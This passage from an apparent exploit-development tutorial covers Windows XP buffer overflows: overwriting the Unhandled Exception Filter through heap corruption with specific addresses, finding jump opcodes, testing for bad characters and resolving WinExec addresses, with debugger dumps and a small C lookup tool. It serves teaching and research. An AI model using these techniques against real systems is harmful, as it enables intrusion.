
In Figure 2.13 we can see that when opened in our debugger the `SetUnhandledExceptionFilter()` function is shown on the stack. All we need to do is right-click and select “Follow in Disassembler” which will take us to our disassembled function where we can obtain our pointer address. Now that we have obtained our pointer to the Unhandled Exception Filter address, there is one more address we need to find for us to get control. This address will be an address that contains instructions to jump back to our buffer location. Instruction `Call dword ptr[edi+0x74]` when run takes us back to our buffer (example exploit in appendix) before the heap management structure. There are number of libraries where this instruction can be found already loaded in the process address space, one library being `netapi32.dll`. Before we can start searching for this instruction we need to get the operation codes and the nasm tool can help us. Call.asm file below contains the instruction:

```
[BITS 32]
call [edi+74h]
```

Nasmw.exe creates our binary file containing the operation codes and ndisasmw.exe will display us our operation codes.

```
C:\>nasmw -f bin -o call.bin call.asm

C:\>ndisasmw call.bin -b 32
00000000  FF5774            call near [edi+0x74]
```

Searching opcode FF5774 in netapi32.dll the address is 0x71c3de66 in Windows XP SP1. Our debugger can be used to search for this code.



```
77E7E5A1  8B4C24 04          MOV ECX,DWORD PTR SS:[ESP+4]
77E7E5A5  A1 B473ED77        MOV EAX,DWORD PTR DS:[77ED73B4]
77E7E5AA  890D B473ED77      MOV DWORD PTR DS:[77ED73B4],ECX
77E7E5B0  C2 0400            RETN 4
77E7E5B3  F605 D002FE7F 1    TEST BYTE PTR DS:[7FFE02D0],10
77E7E5BA  74 05              JE SHORT kernel32.77E7E5C1
77E7E5BC  E8 03000000        CALL kernel32.77E7E5C4
77E7E5C1  33C0               XOR EAX,EAX
77E7E5C3  C3                 RETN
77E7E5C4  E8 09000000        CALL kernel32.77E7E5D2
77E7E5C9  85C0               TEST EAX,EAX
77E7E5CB  0F84 2E360000      JE kernel32.77E81BFF
77E7E5D1  C3                 RETN
77E7E5D2  64:A1 18000000     MOV EAX,DWORD PTR FS:[18]
77E7E5D8  8B40 30            MOV EAX,DWORD PTR DS:[EAX+30]
77E7E5DB  FF70 08            PUSH DWORD PTR DS:[EAX+8]
77E7E5DE  FF15 AC12E677      CALL DWORD PTR DS:[<&ntdll.RtlImageNtHe ntdll.RtlImage
77E7E5E4  85C0               TEST EAX,EAX
77E7E5E6  0F84 10360000      JE kernel32.77E81BFC
77E7E5EC  F640 5F 80         TEST BYTE PTR DS:[EAX+5F],80
77E7E5F0  0F84 06360000      JE kernel32.77E81BFC
77E7E5F6  33C0               XOR EAX,EAX
77E7E5F8  40                 INC EAX
77E7E5F9  C3                 RETN
77E7E5FA  68 C878ED77        PUSH kernel32.77ED78C8
77E7E5FF  6A 01              PUSH 1
77E7E601  8D45 FC            LEA EAX,DWORD PTR SS:[EBP-4]
77E7E604  50                 PUSH EAX
[77ED73B4]=77C26E79
```

```
EAX 00000000
ECX 0012FF70
EDX 00000000
EBX 7FFDF000
ESP 0012FF88
EBP 41414141
ESI 80000002
EDI 70A71A29 SHLWAPI.70A71A29

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (0000

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000004070563321980e-4933
ST1 empty 0.0
ST2 empty +UNORM 0809 0149DA84 0000000
ST3 empty 0.0
ST4 empty +UNORM 0001 0208001A 0000000
ST5 empty +UNORM 5120 0000000D 0000001
ST6 empty +UNORM 17E6 00080000 0149D66
ST7 empty +UNORM 4928 00080000 0008077
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```

```
Address  Hex dump                                         ASCII
00405000 00 00 00 00 00 00 00 00 00 00 00 00 AF 23 40 00  ............»#@.
00405010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00405020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00405030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00405040 41 41 41 41 41 41 41 41 00 00 00 00 A1 E5 E7 77  AAAAAAAA....íστw
00405050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00405060 FE 12 40 00 01 00 00 00 05 00 00 C0 0B 00 00 00  ■‡@.☺...♣..└♂...
00405070 00 00 00 00 1D 00 00 C0 04 00 00 00 00 00 00 00  ....↔..└♦.......
00405080 96 00 00 C0 04 00 00 00 00 00 00 00 8D 00 00 C0  û..└♦.......ì..└
00405090 08 00 00 00 00 00 00 00 8E 00 00 C0 08 00 00 00  ◘.......Ä..└◘...
004050A0 00 00 00 00 8F 00 00 C0 08 00 00 00 00 00 00 00  ....Å..└◘.......
004050B0 90 00 00 C0 08 00 00 00 00 00 00 00 91 00 00 C0  É..└◘.......æ..└
004050C0 08 00 00 00 00 00 00 00 92 00 00 C0 08 00 00 00  ◘.......Æ..└◘...
004050D0 00 00 00 00 93 00 00 C0 08 00 00 00 00 00 00 00  ....ô..└◘.......
004050E0 03 00 00 00 07 00 00 00 0A 00 00 00 8C 00 00 00  ♥...•.......î...
004050F0 FF FF FF FF 00 0A 00 00 10 00 00 00 20 05 93 19      ....►... ♣ô↓
00405100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00405110 02 00 00 00 00 43 40 00 08 00 00 00 D4 42 40 00  ☻....C@.◘...╘B@.
00405120 09 00 00 00 A8 42 40 00 0A 00 00 00 84 42 40 00  ....¿B@.....äB@.
00405130 10 00 00 00 58 42 40 00 11 00 00 00 28 42 40 00  ►...XB@.◄...(B@.
00405140 12 00 00 00 04 42 40 00 13 00 00 00 D8 41 40 00  ↕...♦B@.‼...╪A@.
00405150 18 00 00 00 A0 41 40 00 19 00 00 00 78 41 40 00  ↑...áA@.↓...xA@.
00405160 1A 00 00 00 40 41 40 00 1B 00 00 00 08 41 40 00  →...@A@.←...◘A@.
00405170 1C 00 00 00 E0 40 40 00 78 00 00 00 D0 40 40 00  ∟...α@@.x...╨@@.
00405180 79 00 00 00 C0 40 40 00 7A 00 00 00 B0 40 40 00  y...└@@.z...░@@.
```

```
0012FF78  0149D9F4
0012FF7C  C0000005
0012FF80  0149D9D0
0012FF84  0149D9E0
0012FF88  77E7E5A1  kernel32.SetUnhandledExceptionFilter
0012FF8C  00410B00
0012FF90  00410AE0
0012FF94  70A71A29  RETURN to SHLWAPI.70A71A29 from ADVAPI32.RegOpenKeyEx
0012FF98  80000002
0012FF9C  7FFDF000
0012FFA0  C0000005
0012FFA4  00000000
0012FFA8  0012FF94
0012FFAC  0012FBB0
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  00401C60  SE handler
0012FFB8  00404090  setuef.00404090
0012FFBC  00000000
0012FFC0  0012FFF0
0012FFC4  77E814C7  RETURN to kernel32.77E814C7
0012FFC8  70A71A29  RETURN to SHLWAPI.70A71A29 from ADVAPI32.RegOpenKeyEx
0012FFCC  80000002
0012FFD0  7FFDF000
0012FFD4  C0000005
0012FFD8  0012FFC8
0012FFDC  0012FBB0
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

**Figure 2.13: Dissembling the SetUnhandledExceptionFilter function**

Now that we have our addresses all we need to do now is put it all together. We overwrite the heap management structure with our pair of pointers; one to the Unhandled Exception Filter at address 0x77ed73b4 and the other 0x71c3de66. When the next call to `HeapAlloc()` occurs, we set the Unhandled Exception Filter and wait for the exception. Because it is unhandled, at the event of an unhandled exception occurring, our filter is called running our instruction and landing us back in our buffer.

## 2.7 Summary

In this chapter we discussed how buffer overflows takes place, the types of overflows that can happen and ways on how to control the flow of execution to our arbitrary code. Memory management, CPU registers and shellcode have also been covered giving us the basic knowledge needed for us to exploit buffer overflow vulnerability. Understanding all these sections will aid us in the future when it comes to debug, analyse and exploit the buffer overflow vulnerability.

# 3. Exploitation


Once a buffer overflow vulnerability has been discovered the next step would usually be to try to exploit the vulnerability by writing a proof of concept code proving that it is indeed exploitable. In this chapter we investigate actual working exploits in vulnerable software where the security advisories have been published.

## 3.1 Necessity Tools

Before we take advantage of our vulnerable software we need to get acquainted with a few simple but crucial tools in order to write exploit code. Understanding these tools is vital to help us analyse buffer overflows and write workable exploit code.

### 3.1.1 Olly Debugger

Olly Debugger is an excellent portable Windows debugger. It is a 32-bit assembler-level debugger developed by Oleh Yuschuk and the great thing is that it is absolutely free. It provides a number of useful features; one being that we can write our own plug-ins to provide added functionality. Figure 3.1 shows the sections of the debugger. This debugger does not need to be installed and all the files add up to only a couple of megabytes.


OllyDbg - calc.exe - [CPU - thread 000007D0, module ntdll]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Code
Registers
Hex Dump
Stack
Paused

```
7C901231  C3              RETN
7C901232  8BFF            MOV EDI,EDI
7C901234  90              NOP
7C901235  90              NOP
7C901236  90              NOP
7C901237  90              NOP
7C901238  90              NOP
7C901239  CC              INT3
7C90123A  C3              RETN
7C90123B  90              NOP
7C90123C  8BFF            MOV EDI,EDI
7C90123E  90              NOP
7C90123F  90              NOP
7C901240  90              NOP
7C901241  90              NOP
7C901242  90              NOP
7C901243  8B4424 04       MOV EAX,DWORD PTR SS:[ESP+4]
7C901247  CC              INT3
7C901248  C2 0400         RETN 4
7C90124B  90              NOP
7C90124C  90              NOP
7C90124D  90              NOP
7C90124E  90              NOP
7C90124F  90              NOP
7C901250  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C901256  C3              RETN
7C901257  90              NOP
7C901258  90              NOP
7C901259  90              NOP
Return to 7C9507A8 (ntdll.7C9507A8)
```

```
Registers (FPU)
EAX 7FFDB000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 002EFFCC
EBP 002EFFF4
ESI 00000004
EDI 00000005

EIP 7C901231 ntdll.7C901231

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM C628 0012D84C 004A6C04
ST1 empty -UNORM DA68 02310000 0012DE30
ST2 empty +UNORM 0016 0012D860 0231012D
ST3 empty +UNORM 6C62 61736964 004F11BC
ST4 empty +UNORM 7374 6E696F70 20656361
ST5 empty +UNORM 05A0 00000010 00000000
ST6 empty +UNORM 315F 005D3939 315B6269
ST7 empty +UNORM 5C7D 0012DFCC 00590F80
                 3 2 1 0       E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask     1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
01014000  00 00 00 00 01 00 00 00 20 00 00 00 0A 00 00 00  ....0... .......
01014010  0A 00 00 00 40 00 00 00 53 00 63 00 69 00 43 00  ....@...S.c.i.C.
01014020  61 00 6C 00 63 00 00 00 00 00 00 00 2E 00 00 00  a.l.c...........
01014030  00 00 00 00 00 00 00 00 2C 00
01014040  00 00 00 00 30 00 00 00 01 00
01014050  58 00 56 01 5C 02 5D 02 07 03
01014060  5B 03 5F 04 88 EA 0B 00 20 00
01014070  00 00 00 00 00 00 00 00 00 00
01014080  00 00 00 00 00 00 00 00 EC 15
01014090  2E 4B 00 00 00 00 00 00 00 00
010140A0  FF 00 00 00 51 00 00 00 FF 00
010140B0  FF 00 00 00 53 00 00 00 00 00 FF 00 54 00 00 00   ...S.....  .T...
010140C0  00 00 FF 00 55 00 00 00 FF 00 00 00 56 00 00 00  ..  .U...  ...V...
010140D0  FF 00 00 00 57 00 00 00 FF 00 00 00 58 00 00 00   ...W...  ...X...
010140E0  FF 00 00 00 59 00 00 00 FF 00 00 00 5A 00 00 00   ...Y...  ...Z...
010140F0  FF 00 00 00 5B 00 00 00 FF 00 00 00 5C 00 00 00   ...[...  ...\...
01014100  FF 00 00 00 5D 00 00 00 FF 00 00 00 5E 00 00 00   ...]...  ...^...
01014110  FF 00 FF 00 5F 00 00 00 FF 00 00 00 60 00 00 00   .  ._...  ...`...
01014120  FF 00 00 00 61 00 00 00 FF 00 FF 00 62 00 00 00   ...a...  .  .b...
01014130  FF 00 FF 00 63 00 00 00 FF 00 FF 00 64 00 00 00   .  .c...  .  .d...
01014140  FF 00 FF 00 65 00 00 00 FF 00 FF 00 66 00 00 00   .  .e...  .  .f...
01014150  00 00 FF 00 67 00 00 00 FF 00 FF 00 8C 00 00 00  ..  .g...  .  .Ï...
01014160  FF 00 FF 00 68 00 00 00 FF 00 FF 00 69 00 00 00   .  .h...  .  .i...
01014170  FF 00 FF 00 6A 00 00 00 FF 00 FF 00 6B 00 00 00   .  .j...  .  .k...
01014180  00 00 FF 00 6C 00 00 00 FF 00 FF 00 6D 00 00 00  ..  .l...  .  .m...
01014190  00 00 FF 00 6E 00 00 00 FF 00 00 00 6F 00 00 00  ..  .n...  ...o...
010141A0  FF 00 00 00 70 00 00 00 FF 00 00 00 71 00 00 00   ...p...  ...q...
```


```
002EFFCC  7C9507A8  RETURN to ntdll.7C9507A8 from ntdll.DbgBreakPoint
002EFFD0  00000005
002EFFD4  00000004
002EFFD8  00000001
002EFFDC  002EFFD0
002EFFE0  00000246
002EFFE4  FFFFFFFF  End of SEH chain
002EFFE8  7C90EE18  SE handler
002EFFEC  7C9507C8  ntdll.7C9507C8
002EFFF0  00000000
002EFFF4  00000000
002EFFF8  00000000
002EFFFC  00000000
```

Attached process paused at ntdll.DbgBreakPoint

**Figure 3.1: Olly Debugger window sections**

### 3.1.2 Findjmp

The FindJmp tool, which we referred to earlier, is another good tool to have which gives us the ability to find out what jump addresses are available in libraries or executables. Originally developed by Ryan Permeh, there are modified versions around as the source code is widely available for this tool. Figure 3.2 shows us some of the addresses from `kernel32.dll`.




```
C:\Download>findjmp2 kernel32.dll eax

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the eax register
0x7C809FFB      call eax
0x7C80DE7B      call eax
0x7C811E66      push eax - ret
0x7C81947B      call eax
0x7C81FD41      pop eax - pop - retbis
0x7C821978      pop eax - pop - retbis
0x7C8260EC      jmp eax
0x7C8260FC      jmp eax
0x7C837AA6      call eax
0x7C83998F      push eax - ret
0x7C839B07      call eax
0x7C839B4F      call eax
0x7C839D57      pop eax - pop - ret
0x7C83ABCC      call eax
0x7C83AEB1      call eax
```

**Figure 3.2: Findjmp tool displaying jump addresses**

This tool can help us find any addresses by choosing what dynamic link library or executable we need to search followed by the register. It also lists out pop pop ret instruction addresses which can be used for SEH overwrites.

### 3.1.3 Faultmon

Faultmon is a simple command-line utility that monitors exceptions within a process. This tool is useful to capture debugged output in a text-based format while letting the flow of execution continue automatically. Figure 3.3 shows us an example at the point of exception.



```
pid=01C4 tid=0108  EXCEPTION (unhandled)
----------------------------------------------------------------
Exception C0000005 (ACCESS_VIOLATION reading [46464646])
----------------------------------------------------------------
EAX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
EBX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
ECX=46464646: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
EDX=7C9037D8: 8B 4C 24 04 F7 41 04 06-00 00 00 B8 01 00 00 00
ESP=00041250: BF 37 90 7C 38 13 04 00-10 E1 13 00 54 13 04 00
EBP=00041270: 20 13 04 00 8B 37 90 7C-38 13 04 00 10 E1 13 00
ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
EDI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
EIP=46464646: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              --> N/A
----------------------------------------------------------------
```

**Figure 3.3: Exception output from Faultmon tool**

## 3.2 Bad Characters


Many applications go through a filtering process on the input that they receive before processing the data received, therefore it is important to determine what characters will be removed or changed in the application's filtering process otherwise the payload will fail when it comes to execute. The first test would be to send the payload and see if it is executed. If the payload was executed there are no issues about filtering any characters. If however the payload fails to execute then we have to carry out more tests. We know that all possible characters can be represented by values from 0 to 255. Therefore, a test string can be created that contains all these values sequentially and used as the payload data. When an access violation occurs we can load our debugger and check our stack and examine any changes of the data in the stack and the characters that have changed will need to be omitted from our payload.

## 3.3 Windows Function Addresses

Windows functions addresses are sometimes needed when writing tiny shellcode with hard coded addresses. There are a number of methods and tools that can be used to obtain addresses, one tool being *dumpbin.exe*. Dumpbin.exe comes with Visual Studio and can used to work out a functions address location in memory. Running the command,

```
c:\>dumpbin /header c:\windows\system32\kernel32.dll
```

will give us a number of details, one being the base address of library we are querying in this case `kernel32.dll` as shown in Figure 3.4.




```
OPTIONAL HEADER VALUES
             10B magic #
            7.10 linker version
           82200 size of code
           70000 size of initialized data
               0 size of uninitialized data
            B5AE RVA of entry point
            1000 base of code
           7F000 base of data
        7C800000 image base
            1000 section alignment
             200 file alignment
```

**Figure 3.4: Image base address of kernel32.dll in Windows XP SP2**

Once we have the base address we need to find the address of the function we require in kernel32.dll library. Now running the command,

```
c:\>dumpbin /exports c:\windows\system32\kernel32.dll
```

will give us a list of export functions and the addresses located in the library as shown in Figure 3.5.



```
890   379 0000952A WaitForMultipleObjectsEx
891   37A 00002520 WaitForSingleObject
892   37B 00002540 WaitForSingleObjectEx
893   37C 0005FC39 WaitNamedPipeA
894   37D 0002C664 WaitNamedPipeW
895   37E 0000A0D4 WideCharToMultiByte
896   37F 0006136D WinExec
897   380 0001CF25 WriteConsoleA
898   381 000723D5 WriteConsoleInputA
899   382 00071EB4 WriteConsoleInputVDMA
900   383 00071ED7 WriteConsoleInputVDMW
901   384 000723F8 WriteConsoleInputW
902   385 00072B55 WriteConsoleOutputA
903   386 00072F01 WriteConsoleOutputAttribute
904   387 00072EB5 WriteConsoleOutputCharacterA
905   388 00072EDB WriteConsoleOutputCharacterW
```

**Figure 3.5: Address location of WinExec() function in kernel32.dll**

Finally we add the two addresses and we have our function address. So adding addresses 0x7C800000 + 0x0006136D gives as an address of 0x7C86136D which is our function address of `WinExec()`.

Using hard coded addresses has its limitations in that it ties down the shellcode to a specific version of the operating system as the function address of say `WinExec()` in Windows XP SP2 will vary from Windows XP SP3. Even the same versions and one having a later `kernel32.dll` library will most likely have another address.

Here the author has written code where inputting a library and function outputs the address. The function is case sensitive so if the function is not in the correct case or doesn't exist a null value will be outputted.

```
#include <stdio.h>
#include <windows.h>

typedef void (*MYPROC)(LPTSTR);

void usage(char *prog)
{
    printf("\nFunctadd 1.0 - (c) 06/07/2008, Author\n");
    printf("\nUsage: functadd <library> <function>\n");
    printf("\nExample:functadd
c:\\windows\\system32\\kernel32.dll WinExec\n\n");
    exit(1);
}
int main(int argc, char *argv[])
{
    HINSTANCE  LibrHandle;
    MYPROC     ProAddress;

    if (argc != 3)
    {
     usage(argv[0]);
     return -1;
    }
    LibrHandle = LoadLibrary(argv[1]);
    ProAddress = (MYPROC) GetProcAddress(LibrHandle,argv[2]);

    printf("\nLibrary file: %s", argv[1]);
    printf("\nFunction name: %s", argv[2]);
    printf("\nFunction address: %x\n\n", ProAddress);
    return 0;
}
```

## 3.4 Exploiting Software

We have now come to the stage where we can start exploiting our vulnerable software. This section will give a realistic view on how easily exploits can be created and exploited.

### 3.4.1 NeoTrace Pro

NeoTrace Pro is an enhanced graphical trace route program gives you more feedback about failed connections than most other trace route programs. Below in Figure 3.6 is a screenshot of the application.




**Figure 3.6: NeoTrace application**

